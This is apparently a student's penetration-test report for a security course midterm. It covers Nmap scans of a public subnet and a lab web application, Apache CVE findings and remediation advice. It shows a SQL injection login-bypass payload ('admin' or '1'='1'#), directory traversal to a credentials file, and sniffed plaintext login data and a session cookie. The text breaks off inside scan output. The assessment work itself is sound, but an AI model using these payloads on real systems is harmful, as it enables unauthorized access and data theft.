# SEC 431 MIDTERM EXAM FA23

Joshua Farias

jfarias643@g.rwu.edu

# Table of Contents

## Executive Summary

This report includes findings from network scanning conducted on internal and public networks to determine potential vulnerabilities amongst the systems within the respective networks. The assessment was conducted during the week of October 8th. All scans conducted using Nmap were performed from the 13th through the 18th. Below is a summary of the top findings.

The initial subnet scan against the public target (198.7.244.0/24) identified 4 live hosts. The host located at the IP address 198.7.244.151, (fox.rwu.edu), contained several critical risks as defined by the Common Vulnerability Scoring System (CVSS). Most of the critical risks associated with fox.rwu.edu can be attributed to several versions of outdated software, notably HTTP-related services which create opportunities for remote exploitation.

The initial subnet scan against the private target (10.0.2.0/24) identified 1 live host. The host located at the IP address 10.0.2.5, contained several critical risks as defined by the Common Vulnerability Scoring System (CVSS). Most of the critical risks associated with 10.0.2.5 can be attributed to operating system and web application security misconfigurations that could potentially allow threat actors to gain unauthorized access as a result of broken access control, cryptographic failures and SQL injections.

It is highly advised that the host 198.7.244.151 (fox.rwu.edu) is patched immediately with security patches provided by the developers of the outdated software (Apache HTTP Server version 2.4.16) and host 10.0.2.5 (Web Application) is reconfigured with proper encryption and security configurations following the principle of least privilege. Addressing these security issues related to outdated software and security configurations as soon as possible is essential for securing confidentiality, integrity and availability of the public network and web application. Due to the variety of remediation needs associated with the High vulnerabilities, a specific remediation plan is presented in each Detailed Findings.

## Risk Rating System

| Vulnerability Severity | CVSS Rating |
|---|---|
| Exploitation is straightforward and typically results in system-level compromise. It is advised to form a plan of action and patch immediately. | Critical (9.0-10.0) |
| Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. | High (7.0-8.9) |
| Vulnerability exists but is not exploitable or requires extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. | Medium (4.0-6.9) |
| Vulnerability is non-exploitable but does not reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window. | Low (.1-3.9) |


## Assessment Risk Summary

| | **Target 1<br>198.7.244.151** | **Target 2<br>Web App (10.0.2.5)** |
|---|---|---|
| Critical | 15 | 9 |
| High | 11 | 2 |
| Medium | 8 | 2 |
| Low | 8 | 9 |
| Info | | |

# Detailed Findings

## Target 1 (198.7.244.0/24) Host: 198.7.244.151

### Vulnerability 1: CVE-2022-23943

| Target 1 - Vulnerability 1 | |
|---|---|
| **Description** | Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions. |
| **CVE** | CVE-2022-23943 |
| **Affected Machine** | 198.7.244.151 (fox.rwu.edu) Port: 80/TCP (HTTP) |
| **CVSS Score** | **CRITICAL 9.8**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Details** | The out of bounds write vulnerability can allow threat actors to write data outside the bounds of a designated memory region. This vulnerability can lead to data corruption, code execution, privilege escalation and denial of service (DoS).<br>  <br>Screenshot of Nmap scan results showing out of date server (2.4.16)<br>  <br>Screenshot of CVE details from NIST |
| **Remediation Recommendation** | - Disable mod_sed and restart HTTP daemon.<br>- Update Apache HTTP Server to at least version 2.4.53 to avoid the vulnerabilities associated with CVE-2022-23943 on the current version (2.4.16). Ideally the latest version of Apache HTTP Server (2.4.57) should be installed to avoid additional vulnerabilities associated with older versions of the software.<br>References:<br>- https://nvd.nist.gov/vuln/detail/CVE-2022-23943<br>- https://vulners.com/cve/CVE-2022-23943 |

## Vulnerability 2: CVE-2017-3167



| Target 1 - Vulnerability 2 | |
|---|---|
| **Description** | In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed. |
| **CVE** | CVE-2017-3167 |
| **Affected Machine** | 198.7.244.151 (fox.rwu.edu) Port: 80/TCP (HTTP) |
| **CVSS Score** | **CRITICAL 9.8**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Details** | A function within Apache HTTP server's code base (ap_get_basic_auth_pw()) within certain versions of the software (*2.2.x before 2.2.33 and 2.4.x before 2.4.26)* used by third-party modules can allow a threat actor to bypass authentication requirements.<br><br>`80/tcp open http Apache httpd 2.4.16 ((Unix))`<br>Screenshot of Nmap scan results showing out of date server (2.4.16)<br><br>**Description**<br>In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.<br><br>**Severity** CVSS Version 3.x CVSS Version 2.0<br>**CVSS 3.x Severity and Metrics:**<br>**NIST:** NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H<br>*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*<br>*Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.*<br>Screenshot of CVE details from NIST |
| **Remediation Recommendation** | - Update Apache HTTP Server to at least version 2.4.26 to avoid the vulnerabilities associated with CVE-2017-3167 on the current version (2.4.16). Ideally the latest version of Apache HTTP Server (2.4.57) should be installed to avoid additional vulnerabilities associated with older versions of the software.<br>References:<br>- https://nvd.nist.gov/vuln/detail/CVE-2017-3167<br>- https://vulners.com/cve/CVE-2017-3167 |

## Vulnerability 3: CVE-2023-25690

| Target 1 – Vulnerability 3 | |
|---|---|
| **Description** | Versions of Apache HTTP server 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack when mod_proxy is enabled along with a RewriteRule or ProxyPassMatch. Threat actors can re-insert proxied request-target variable substitution that can result in the bypass of access control in the proxy server resulting in HTTP request smuggling. |
| **CVE** | CVE-2023-25690 |
| **Affected Machine** | 198.7.244.151 (fox.rwu.edu) Port: 80/TCP (HTTP) |
| **CVSS Score** | **CRITICAL 9.8**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Details** | 198.7.244.151 (fox.rwu.edu) is running an outdated version of Apache HTTP server (2.4.16). This version is vulnerable to HTTP Request Smuggling attacks when mod_proxy is enabled alongside RewriteRule or ProxyPassMatch. HTTP Request Smuggling is a type of attack that can manipulate the way requests are handled by a server potentially bypassing access control measures. If exploited, this vulnerability could allow threat actors to manipulate proxied request-target variables, potentially leading to unauthorized access.<br><br>`80/tcp open http Apache httpd 2.4.16 ((Unix))`<br>Screenshot of Nmap scan results showing out of date server (2.4.16)<br><br>**Current Description**<br>Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule "^/here/(.*)" "http://example.com:8080/elsewhere?$1"; [P] ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.56 of Apache HTTP Server.<br><br>+View Analysis Description<br>**Severity** CVSS Version 3.x CVSS Version 2.0<br>**CVSS 3.x Severity and Metrics:**<br>**NIST:** NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H<br>Screenshot of CVE details from NIST |
| **Remediation Recommendation** | It is recommended to update to at least version 2.4.56 of Apache HTTP server immediately to avoid vulnerabilities associated with the current Apache HTTP server (2.4.16). Ideally the latest version of Apache HTTP Server (2.4.57) to avoid additional vulnerabilities associated with older versions of the software.<br>References:<br>- https://nvd.nist.gov/vuln/detail/CVE-2023-25690<br>- https://vulners.com/cve/CVE-2023-25690 |

## Target 2 (Web App) Host: 10.0.2.5

### Vulnerability 1: Broken Access Control (Directory Traversal)

| Target 2 - Vulnerability 1 | |
|---|---|
| **Description** | Broken Access Control (Directory Traversal), directory traversal allows threat actors to access the /admin folder within the system that contains a text file where usernames and passwords are stored in clear text. Threat actors can then use this information to gain unauthorized access to the system. |
| **CVE** | **N/A** (There is no specific CVE associated with this vulnerability as directory traversal is an access control issue that is dependent upon specific operating system and web app configurations.) |
| **Affected Machine** | 10.0.2.5 Port: 80/TCP (HTTP) |
| **CVSS Score** | **CRITICAL 10**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **Details (Proof of Concept)** | An Nmap scan showed 3 alternative directories hosted on the 10.0.2.5 web application: **/admin**, **/app** and **/custom**:<br>  <br>Screenshot showing HTTP Enum Nmap Results<br>By manipulating the URL from **10.0.2.5/login.php** to **10.0.2.5/admin** threat actors can gain access to the /admin directory.<br>  <br>Screenshot showing contents of admin folder within Web Browser<br>Within the admin directory there was a text file entitled:<br>*keystothekingdom_SMB_NTLMv2_SSP.txt*<br>This file contained what appeared to be usernames and passwords that could potentially be used by threat actors to access other elements of the system.<br>Screenshots containing the **/app** and **/custom** directories can be seen in the Appendix section of this document (Directories affected by directory traversal). |

```
| http-enum:
|   /admin/: Possible admin folder
|   /login.php: Possible admin folder
|   /app/: Potentially interesting directory w/ listing on 'apache/2.4.52 (ub
untu)'
|_  /custom/: Potentially interesting directory w/ listing on 'apache/2.4.52
(ubuntu)'
```



**Index of /admin**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| keystothekingdom_SMB_NTLMv2_SSP.txt | 2023-04-11 00:07 | 2.0K | |

*Apache/2.4.52 (Ubuntu) Server at 10.0.2.4 Port 80*

| | |
|---|---|
| **Remediation Recommendation** | - Enforce proper access controls within the web application and operating system following the principle of least privilege to restrict the web application's access to only necessary files and directories (this can be achieved through file whitelisting and implementing web application firewalls).<br>- Configure the application server to respond with "403 Permission Denied" responses to prevent directory traversal.<br>- Files containing sensitive data should be encrypted to make it harder for threat actors to exploit the system if they were to come across said files. |

## Vulnerability 2: Cryptographic Failure

| **Target 2 - Vulnerability 2** | |
|---|---|
| **Description** | Cryptographic Failure, Login data and PHP session ID cookies were intercepted via Wireshark as HTTP does not provide any encryption for data that is transmitted. The login data that was captured using Wireshark could by a threat actor to login to the web application. |
| **CVE** | **N/A** (There is no specific CVE associated with this vulnerability as cryptographic failure is configuration issue that is dependent upon specific operating system and web app configurations.) |
| **Affected Machine** | 10.0.2.5 Port: 80/TCP (HTTP) |
| **CVSS Score** | **HIGH 8.8**<br>CVSS:3.1/AV:AN/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Details** | HTML Form and PHP Session ID cookies were intercepted using Wireshark. The data was intercepted because HTTP does not provide any encryption for data transmission. The data that was intercepted can then be used by a threat actor to gain access to the application using the credentials session ids that were sniffed allowing them to manipulate and view data with the same permissions applied to the user they logged in as.<br>  <br>Screenshot showing captured HTML Form items within Wireshark<br>  <br>Screenshot showing captured PHP Session ID Cookie within Wireshark |
| **Remediation Recommendation** | - Enable HTTPS on the web application by obtaining a TLS/SSL certificate HTTPS encrypts data in transit between a client and server.<br>- Implement MFA authentication for logins to add an additional layer of security to the web application. |

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "mayuri.infospace@gmail.com"
  Form item: "password" = "admin"
  Form item: "login" = ""
```

```
Cookie: PHPSESSID=86dctrmm5vfi3akfvovotd113q\r\n
  Cookie pair: PHPSESSID=86dctrmm5vfi3akfvovotd113q
```


## Vulnerability 3: SQL Injection

| Target 2 – Vulnerability 3 | |
|---|---|
| **Description** | SQL Injection within login prompt. Using the common SQL injections such as admin' or '1'='1'# for the username field and inputting anything into the password field a threat actor can gain unauthorized access into the web application. |
| **CVE** | **N/A** (There is no specific CVE associated with this vulnerability as SQL injection is dependent upon how databases and security configurations are set up on a particular system) |
| **Affected Machine** | 10.0.2.5 Port: 80/TCP (HTTP) |
| **CVSS Score** | **CRITICAL 9.8**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Details** | By manipulating the SQL query to consistently evaluate as true, using the input **'admin' or '1'='1'** as the username and appending '**#**' at the end of the string, threat actors can effectively bypass the password field and successfully login to the application as a result of flaws within the SQL database configuration. This SQL injection allows threat actors to gain unauthorized access into the web application potentially leading to exposure, manipulation and theft of data stored within the application's database.<br><br>`username=§admin§&password=§password§&login=`<br><br>Payload markers set to username and password fields within Burpsuite<br><br>  <br><br><br>The SQL injection was tested in the browser to verify that it bypassed the prompt<br><br>A total of **13** other SQL Injection queries from the SQL injection list ran against the login prompt affected the Web Application bypassing login authentication. The other **12** SQL injections that bypassed authentication can be found within the Appendix section of this document (Payloads from SQL Injection Script that Bypassed Login). |
| **Remediation Recommendation** | - Input validation and sanitization to prevent malicious queries from being processed.<br>- Use Parameterized statements when interacting with the SQL database. |


| | |
|---|---|
| | - Implement a Web Application Firewall (WAF) to filter incoming and outgoing traffic and block malicious traffic.<br>- Conduct further testing to determine if any other injection queries affect the database. |

# Network Topology

## 198.7.244.0/24 Topology




## Application Server Topology



# Appendix

## 198.7.244.0/24 Public Subnet

### Nmap Scans

*nmap 198.7.244.0/24*

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 15:04 EDT
Nmap scan report for 198.7.244.65
Host is up (0.034s latency).
Not shown: 997 closed ports
PORT      STATE    SERVICE
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
34571/tcp filtered unknown

Nmap scan report for 198.7.244.83
Host is up (0.049s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap scan report for 198.7.244.129
Host is up (0.035s latency).
Not shown: 997 closed ports
PORT    STATE    SERVICE
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
646/tcp filtered ldp

Nmap scan report for fox.rwu.edu (198.7.244.151)
Host is up (0.041s latency).
Not shown: 992 filtered ports
PORT    STATE  SERVICE
20/tcp  closed ftp-data
21/tcp  open   ftp
25/tcp  closed smtp
80/tcp  open   http
110/tcp closed pop3
443/tcp closed https
993/tcp closed imaps
995/tcp closed pop3s

Nmap done: 256 IP addresses (4 hosts up) scanned in 49.88 seconds
```

*nmap -p- -sV fox.rwu.edu*

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 15:20 EDT
Nmap scan report for fox.rwu.edu (198.7.244.151)
Host is up (0.00021s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     tnftpd 20100324+GSSAPI
80/tcp open  http    Apache httpd 2.4.16 ((Unix))
Service Info: Host: 172.16.96.151

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.15 seconds
```

*nmap -p- -sS -sU --script vuln fox.rwu.edu*

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-14 10:20 EDT
Nmap scan report for fox.rwu.edu (198.7.244.151)
Host is up (0.015s latency).
Not shown: 1000 open|filtered udp ports (no-response), 994 filtered tcp ports (no-
response)
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     tnftpd 20100324+GSSAPI
80/tcp  open   http    Apache httpd 2.4.16 ((Unix))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.16:
|      PACKETSTORM:171631  7.5    https://vulners.com/packetstorm/PACKETSTORM:171631
       *EXPLOIT*
|      EDB-ID:51193 7.5    https://vulners.com/exploitdb/EDB-ID:51193    *EXPLOIT*
|      CVE-2023-25690      7.5    https://vulners.com/cve/CVE-2023-25690
|      CVE-2022-31813      7.5    https://vulners.com/cve/CVE-2022-31813
|      CVE-2022-23943      7.5    https://vulners.com/cve/CVE-2022-23943
|      CVE-2021-44790      7.5    https://vulners.com/cve/CVE-2021-44790
|      CVE-2021-39275      7.5    https://vulners.com/cve/CVE-2021-39275
|      CVE-2021-26691      7.5    https://vulners.com/cve/CVE-2021-26691
|      CVE-2017-76797.5    https://vulners.com/cve/CVE-2017-7679
|      CVE-2017-31697.5    https://vulners.com/cve/CVE-2017-3169
|      CVE-2017-31677.5    https://vulners.com/cve/CVE-2017-3167
|      CNVD-2022-73123     7.5    https://vulners.com/cnvd/CNVD-2022-73123
|      CNVD-2022-03225     7.5    https://vulners.com/cnvd/CNVD-2022-03225
|      CNVD-2021-102386    7.5    https://vulners.com/cnvd/CNVD-2021-102386
|      5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9   7.5
       https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9
       *EXPLOIT*
|      1337DAY-ID-38427    7.5    https://vulners.com/zdt/1337DAY-ID-38427
       *EXPLOIT*
|      FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8   6.8
       https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8
       *EXPLOIT*
|      CVE-2021-40438      6.8    https://vulners.com/cve/CVE-2021-40438
|      CVE-2020-35452      6.8    https://vulners.com/cve/CVE-2020-35452
|      CVE-2018-13126.8    https://vulners.com/cve/CVE-2018-1312
```

```
|       CVE-2017-15715      6.8    https://vulners.com/cve/CVE-2017-15715
|       CVE-2016-53876.8    https://vulners.com/cve/CVE-2016-5387
|       CNVD-2022-03224     6.8    https://vulners.com/cnvd/CNVD-2022-03224
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2   6.8
        https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2
        *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332   6.8
        https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332
        *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B   6.8
        https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B
        *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE   6.8
        https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE
        *EXPLOIT*
|       CVE-2022-28615      6.4    https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224      6.4    https://vulners.com/cve/CVE-2021-44224
|       CVE-2017-97886.4    https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-02176.0    https://vulners.com/cve/CVE-2019-0217
|       CVE-2022-22721      5.8    https://vulners.com/cve/CVE-2022-22721
|       CVE-2020-19275.8    https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098      5.8    https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577    5.8    https://vulners.com/zdt/1337DAY-ID-33577
        *EXPLOIT*
|       CVE-2022-36760      5.1    https://vulners.com/cve/CVE-2022-36760
|       SSV:96537    5.0    https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  5.0
        https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7
        *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0
        https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D
        *EXPLOIT*
|       EDB-ID:42745 5.0    https://vulners.com/exploitdb/EDB-ID:42745    *EXPLOIT*
|       EDB-ID:40961 5.0    https://vulners.com/exploitdb/EDB-ID:40961    *EXPLOIT*
|       CVE-2022-37436      5.0    https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556      5.0    https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404      5.0    https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614      5.0    https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377      5.0    https://vulners.com/cve/CVE-2022-26377
|       CVE-2021-34798      5.0    https://vulners.com/cve/CVE-2021-34798
|       CVE-2021-26690      5.0    https://vulners.com/cve/CVE-2021-26690
|       CVE-2020-19345.0    https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-17567      5.0    https://vulners.com/cve/CVE-2019-17567
|       CVE-2019-02205.0    https://vulners.com/cve/CVE-2019-0220
|       CVE-2018-17199      5.0    https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-13035.0    https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-97985.0    https://vulners.com/cve/CVE-2017-9798
|       CVE-2017-15710      5.0    https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-87435.0    https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-21615.0    https://vulners.com/cve/CVE-2016-2161
|       CVE-2016-07365.0    https://vulners.com/cve/CVE-2016-0736
|       CVE-2006-20001      5.0    https://vulners.com/cve/CVE-2006-20001
|       CNVD-2022-73122     5.0    https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584     5.0    https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582     5.0    https://vulners.com/cnvd/CNVD-2022-53582
```

```
|      CNVD-2022-03223     5.0    https://vulners.com/cnvd/CNVD-2022-03223
|      1337DAY-ID-28573    5.0    https://vulners.com/zdt/1337DAY-ID-28573
       *EXPLOIT*
|      1337DAY-ID-26574    5.0    https://vulners.com/zdt/1337DAY-ID-26574
       *EXPLOIT*
|      CVE-2020-11985      4.3    https://vulners.com/cve/CVE-2020-11985
|      CVE-2019-10092      4.3    https://vulners.com/cve/CVE-2019-10092
|      CVE-2018-13024.3    https://vulners.com/cve/CVE-2018-1302
|      CVE-2018-13014.3    https://vulners.com/cve/CVE-2018-1301
|      CVE-2016-49754.3    https://vulners.com/cve/CVE-2016-4975
|      4013EC74-B3C1-5D95-938A-54197A58586D   4.3
       https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D
       *EXPLOIT*
|      1337DAY-ID-33575    4.3    https://vulners.com/zdt/1337DAY-ID-33575
       *EXPLOIT*
|      CVE-2018-12833.5    https://vulners.com/cve/CVE-2018-1283
|      CVE-2016-86123.3    https://vulners.com/cve/CVE-2016-8612
|_     PACKETSTORM:140265  0.0    https://vulners.com/packetstorm/PACKETSTORM:140265
       *EXPLOIT*
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.16 (Unix)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
110/tcp closed pop3
443/tcp closed https
993/tcp closed imaps
995/tcp closed pop3s
Service Info: Host: 172.16.96.151

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20781.30 seconds
```

### 10.0.2.5 Web Application

#### Nmap Scans

*nmap 10.0.2.0/24*

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-16 15:53 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0031s latency).
